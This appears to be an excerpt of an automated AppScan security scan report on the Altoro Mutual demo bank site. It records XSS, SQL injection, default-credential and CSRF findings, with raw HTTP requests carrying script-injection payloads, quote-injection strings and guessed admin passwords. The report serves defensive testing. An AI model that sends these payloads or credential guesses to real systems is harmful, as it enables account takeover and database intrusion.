Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 3 of 4 - Details

Difference: **Parameter** manipulated from: `http://www.netscape.com` to:
`http://www.netscape.com%3Cscript%3Ealert%2815%29%3C%2Fscript%3E`

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
GET /disclaimer.htm?url=http://www.netscape.com%3Cscript%3Ealert%2815%29%3C%2Fscript%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amSessionId=51412155872; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=inside_contact.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 1640
AppScan-Response-Simulation: Result of all scripts executed in browser
Content-Type: text/html

<html xmlns="http://www.w3.org/1999/xhtml"><head>


  <title>Altoro Mutual: Link Disclaimer</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <style type="text/css">
  &lt;!--
    p { font: 12px verdana, arial, sans-serif; color:#000000; line-height:1.6 }
  --&gt;
  </style>
  <script>

    function go(sDestination) {
```

```
      window.opener.location.href = sDestination;
      cl();
    }

    function cl() {
      window.close();
    }

    var iPos = document.URL.indexOf("url=")+4;
    var sDst = document.URL.substring(iPos,document.URL.length);
  </script>
</head>

<body bgcolor="#FFFFFF" link="#5811B0" vlink="#5811B0" leftmargin="0" topmargin="0" marginwidth="0"
marginheight="0">

  <center>
  <table width="90%" border="0">
    <tbody><tr>
      <td>
        <p>This hyperlink allows you to access a third party website:
        <br /><br />
        <b><script>document.write(unescape(sDst));</script>http://www.netscape.com<script>alert(15)</script></b>
        <br /><br />
        Please read the privacy policy of the linked website, which
        may differ from the privacy policy of the Altoro Mutual website.
        <br /><br />
        Click OK to continue or Cancel to remain on altoromutual.com.
        </p>
        <a href="#" onclick="go(sDst);return false;"><img src="images/ok.gif" id="ok" alt="ok" border="0" /></a>
        <a href="#" onclick="cl();return false;"><img src="images/cancel.gif" id="cancel" alt="cancel" border="0"
/></a>
      </td>
    </tr>
  </tbody></table>

  </center>









</body></html>
```

Issue 4 of 4

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	uid
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	7.5
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Cross-site Scripting
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 4 of 4 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iiza1rl4h45`
Parameter manipulated from: `jsmith` to: `jsmith" onMouseOver=alert(1281)//`

Reasoning: The test successfully embedded a script in the response, which will be executed once the user activates the OnMouseOver function (i.e., hovers with the mouse cursor over the vulnerable control). This means that the application is vulnerable to Cross-Site Scripting attacks.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 68

uid=jsmith" onMouseOver=alert(1281)//&passw=demo1234&btnSubmit=Login

HTTP/1.1 200 OK
Content-Length: 8854
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=g1pr4ynowjolha55avwvj1z4; path=/; HttpOnly
Set-Cookie: amSessionId=53255182407; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:32:54 GMT
Content-Type: text/html; charset=utf-8
```

```
Pragma: no-cache
Cache-Control: no-cache



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign
In</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a
id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="login.aspx">ONLINE BANKING
LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../def
...
...
...

      <td>
        Username:
      </td>
      <td>
        <input type="text" id="uid" name="uid" value="jsmith" onMouseOver=alert(1281)//" style="width: 150px;">
      </td>
      <td>
      </td>
    </tr>
...
...
...
```

Go to Table of Contents

H DAST: DOM Based Cross-Site Scripting 1

Issue 1 of 1

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/disclaimer.htm
Domain	demo.testfire.net
Element	disclaimer.htm:34
Path	/disclaimer.htm
Scheme	https
Domain	demo.testfire.net
CVSS	7.5
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Cross-site Scripting
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	The web application uses client-side logic to create web pages
Fix:	Analyze client side code and sanitize its input sources

Issue 1 of 1 - Details

Difference:

Reasoning: Reasoning is not available for this issue.

Test Requests and Responses:

Go to Table of Contents

H DAST: Predictable Login Credentials 1

Issue 1 of 1

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	7.5
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Brute Force
Risk:	It might be possible to escalate user privileges and gain administrative permissions over the web application
Causes:	Insecure web application programming or configuration
Fix:	Change the login credentials to a stronger combination

Issue 1 of 1 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `jsmith` to: `admin`
Parameter manipulated from: `demo1234` to: `4ppSc4n`
Parameter manipulated from: `demo1234` to: `admin`
Parameter manipulated from: `demo1234` to: `s3ct3amy`

Reasoning: This test consists of four requests: valid login, invalid login, login with predictable credentials, and another invalid login. If the response to the predictable credentials looks like the valid login (and different to the invalid logins), AppScan establishes that the application is vulnerable to this issue.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=bmdetp2bdkxwwu45aw2ao431; path=/; HttpOnly
Set-Cookie: amSessionId=53012179560; path=/
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 14:30:12 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
```

```
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:30:11 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=53012179560;
ASP.NET_SessionId=bmdetp2bdkxwwu45aw2ao431; amUserId=100116014
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_Lin
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 39
```

```
uid=admin&passw=4ppSc4n&btnSubmit=Login

HTTP/1.1 200 OK
Content-Length: 8826
Server: Microsoft-IIS/8.0
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 37

uid=admin&passw=admin&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
...
...
...

Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 40

uid=admin&passw=s3ct3amy&btnSubmit=Login

HTTP/1.1 200 OK
Content-Length: 8826
Server: Microsoft-IIS/8.0
...
...
...
```

Go to Table of Contents

H DAST: SQL Injection 2

Issue 1 of 2

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	uid
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	9.7
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	SQL Injection
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 1 of 2 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `jsmith` to: `jsmith%27%3B`

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 47

uid=jsmith%27%3B&passw=demo1234&btnSubmit=Login

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=0dsgjba5ors5c555f3msjd55; path=/; HttpOnly
Set-Cookie: amSessionId=632226504; path=/
Expires: -1
X-Powered-By: ASP.NET
Connection: close
Date: Tue, 02 Jan 2018 12:03:01 GMT
Content-Type: text/html
Pragma: no-cache
Cache-Control: no-cache
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>500 - Internal server error.</h2>
  <h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
 </fieldset></div>
</div>
</body>
</html>


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0_head"><title>
 Altoro Mutual: Server Error
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0_LoginLink" title="It does not appear that you have properly authenticated
yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign In</a> | <a
id="_ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a id="_ctl0_HyperLink4"
href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0_Image1" src="../images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<div class="err" style="width: 99%;">

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_lblSummary">Characters found after end of SQL statement.
</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Characters found after end of SQL
statement.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object&amp;
executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object&amp; executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior behavior, Object&amp; executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
```

```
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior
...
...
...
```

Issue 2 of 2

Severity:	**High**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	passw
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	9.7
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	SQL Injection
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 2 of 2 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `demo1234` to: `demo1234%27%3B`

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 47

uid=jsmith&passw=demo1234%27%3B&btnSubmit=Login

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
```

```
Set-Cookie: ASP.NET_SessionId=oduqzh45hpnkxn3rzbtg2gjt; path=/; HttpOnly
Set-Cookie: amSessionId=6317227005; path=/
Expires: -1
X-Powered-By: ASP.NET
Connection: close
Date: Tue, 02 Jan 2018 12:03:16 GMT
Content-Type: text/html
Pragma: no-cache
Cache-Control: no-cache

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>500 - Internal server error.</h2>
  <h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
 </fieldset></div>
</div>
</body>
</html>


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0_head"><title>
 Altoro Mutual: Server Error
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0_LoginLink" title="It does not appear that you have properly authenticated
yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign In</a> | <a
id="_ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a id="_ctl0_HyperLink4"
href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0_Image1" src="../images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<div class="err" style="width: 99%;">

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_lblSummary">Characters found after end of SQL statement.
</span></b></p>

<h2>Error Message:</h2>
```

```
<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Characters found after end of SQL
statement.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object&amp;
executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object&amp; executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior behavior, Object&amp; executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method)
   at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior)
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord,
Int32 maxRecords, Strin
...
...
...
```

Go to Table of Contents

M DAST: Cross-Site Request Forgery 3

Issue 1 of 3

Severity:	**Medium**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/apply.aspx
Domain	demo.testfire.net
Element	apply.aspx
Path	/bank/apply.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	6.4
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Cross-site Request Forgery
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Insufficient authentication method was used by the application
Fix:	Validate the value of the "Referer" header, and use a one-time-nonce for each submitted form

Issue 1 of 3 - Details

Difference: **Header** removed from request: `1`
Header removed from request: `https://demo.testfire.net`
Header manipulated from: `https://demo.testfire.net/bank/apply.aspx` to: `http://bogus.referer.ibm.com`

Reasoning: The test result seems to indicate a vulnerability because the Test Response is identical to the Original

Response, indicating that the Cross-Site Request Forgery attempt was successful, even though it included a fictive 'Referer' header.

Test Requests and Responses:

```
POST /bank/apply.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Connection: keep-alive
Referer: http://bogus.referer.ibm.com
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 29

passwd=demo1234&Submit=Submit

HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5416
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:16:03 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Credit Card Application
